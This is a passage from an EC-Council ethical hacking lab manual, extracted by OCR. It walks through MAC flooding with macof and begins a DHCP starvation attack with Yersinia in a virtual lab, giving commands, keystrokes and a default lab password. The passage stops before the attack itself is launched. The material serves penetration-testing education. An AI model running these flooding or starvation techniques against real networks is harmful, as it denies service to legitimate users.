


Figure 1.1.5: Viewing packet content in Wireshark

18. Now, switch to the **Windows 10** virtual machine and observe the packets captured by Wireshark.

19. You will find the same packets that were captured by Wireshark in the **Parrot Security** virtual machine.




Figure 1.1.6: Wireshark captured the target machine's packets (Windows 10)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Macof sends the packets with random MAC and IP addresses to all active machines in the local network. If you are using multiple targets, you will observe the same packets on all target machines.
21. Close the **Wireshark** window. If an **Unsaved packets...** pop-up appears, click **Quit without Saving** to close the Wireshark application.
22. This concludes the demonstration of how to perform MAC flooding using macof.
23. Close all open windows and document all the acquired information.

TASK 2 Perform a DHCP Starvation Attack using Yersinia

Here, we will use the Yersinia tool to perform a DHCP starvation attack on the target system.

TASK 2.1

Launch Wireshark

1. On the **Parrot Security** virtual machine, click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **wireshark**.
2. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.
3. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **eth0**) to start the packet capture, as shown in the screenshot.

Note: The network adapter might differ in your lab environment.

In a DHCP starvation attack, an attacker floods the DHCP server by sending a large number of DHCP requests and uses all available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a Denial-of-Service (DoS) attack. Because of this issue, valid users cannot obtain or renew their IP addresses, and thus fail to access their network. This attack can be performed by using various tools such as Yersinia and Hyenae.




Figure 1.2.1: Wireshark Main Window with Interface Option

4. Leave the **Wireshark** application running.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Now, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter.**

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory

TASK 2.2

Launch and Configure Yersinia

9. In the terminal window, click the **Maximize Window** icon ( ) to maximize the terminal window.

Note: The interactive mode of the Yersinia application only works in a maximized terminal window.

10. Type **yersinia -I** and press **Enter** to open Yersinia in interactive mode.

    Note: **-I**: Starts an interactive ncurses session.




Figure 1.2.2: Issue command to open Yersinia in interactive mode

Yersinia is a network tool designed to take advantage of weaknesses in different network protocols such as DHCP. It pretends to be a solid framework for analyzing and testing the deployed networks and systems.

11. Yersinia interactive mode appears in the terminal window.




Figure 1.2.3: Yersinia interactive mode

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. To remove the **Notification window**, press any key, and then press **h** for help.
13. The **Available commands** option appears, as shown in the screenshot.




Figure 1.2.4: Yersinia help

14. Press **q** to exit the help options.
15. Press **F2** to select DHCP mode. In DHCP mode, **STP Fields** in the lower section of the window change to **DHCP Fields**, as shown in the screenshot.




Figure 1.2.5: Yersinia: Execute DHCP mode

16. Press **x** to list available attack options.

